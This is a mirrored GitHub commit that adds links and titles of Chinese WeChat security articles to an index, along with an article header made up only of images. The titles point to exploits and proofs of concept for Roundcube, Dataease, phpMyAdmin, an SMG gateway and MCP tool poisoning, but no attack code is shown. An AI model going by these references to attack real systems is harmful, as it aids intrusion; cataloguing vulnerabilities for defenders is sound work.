mirror of
https://github.com/gelusus/wxvl.git
synced 2026-10-28 19:30:54 +00:00
CVE-2025-49113|Roundcube Webmail反序列化漏洞(POC)、杭州新威数字信息-SMG网关管理软件 9-12ping.php 命令执行漏洞 (CVE-2025-1448)、【已复现】Dataease JWT 认证绕过漏洞∕远程代码执行(CVE-2025-49001∕CVE-2025-49002)、【攻防实战】phpmyadmin-RCE集锦、【安全圈】热门 Chrome 扩展陷 HTTP 和硬编码密钥双重漏洞、2025 HVV必修高危漏洞集合3、
This commit is contained in:
 test committed
1 parent
6990bfd063
commit
f3a3e6bca3
7 files changed
+1081
-1
No files matched your search
@@ -14905,5 +14905,11 @@
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkwODc1NTgyMg==&mid=2247485643&idx=1&sn=ec74894c3ce42e4b21fd19a407c54c24": "某景人事管理系统漏洞挖掘与分析",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzU0MTc2NTExNg==&mid=2247492226&idx=1&sn=a5a57ba3077ab1eb8f5e4725a95a05fe": "从 SSRF 到 RCE:一次众测Fastjson<=1.2.68反序列化RCE过程|挖洞技巧",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzAxMjYyMzkwOA==&mid=2247530523&idx=1&sn=eae1159f200e68098297acb465d5d4c8": "Anthropic MCP 中的漏洞:全模式中毒 + 机密泄露工具攻击(内含 PoC)",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI0MTUwMjQ5Nw==&mid=2247488976&idx=1&sn=823dff2e68ba60b26f2a7c07d1c136f0": "电商网站 SSTI 漏洞利用:专业攻略"
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI0MTUwMjQ5Nw==&mid=2247488976&idx=1&sn=823dff2e68ba60b26f2a7c07d1c136f0": "电商网站 SSTI 漏洞利用:专业攻略",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzg2ODcxMjYzMA==&mid=2247485975&idx=1&sn=a3a96fcfeca034089636e9a89ae83d48": "CVE-2025-49113|Roundcube Webmail反序列化漏洞(POC)",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkzMTcwMTg1Mg==&mid=2247491721&idx=1&sn=bca6974ea87562392f4e4f205edb8ece": "杭州新威数字信息-SMG网关管理软件 9-12ping.php 命令执行漏洞 (CVE-2025-1448)",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkwMDc1MTM5Ng==&mid=2247484110&idx=1&sn=e7c3b3595ccf8ca433e1a2e4c2b81c46": "【已复现】Dataease JWT 认证绕过漏洞∕远程代码执行(CVE-2025-49001∕CVE-2025-49002)",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzg5NTU2NjA1Mw==&mid=2247502951&idx=1&sn=fae4b38afc3c1eb2bfbc0e6f0c4db3d2": "【攻防实战】phpmyadmin-RCE集锦",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzIzMzE4NDU1OQ==&mid=2652070055&idx=3&sn=6b9ef71bf3e0c60b87ab26c126ce970f": "【安全圈】热门 Chrome 扩展陷 HTTP 和硬编码密钥双重漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MjM5OTk4MDE2MA==&mid=2655281741&idx=1&sn=2975bc75e4e224aca1c0bfccb16aaa4e": "2025 HVV必修高危漏洞集合3"
|
||||
}
|
||||
@@ -0,0 +1,70 @@
|
||||
# 2025 HVV必修高危漏洞集合3
|
||||
计算机与网络安全 2025-06-07 09:57
|
||||
|
||||






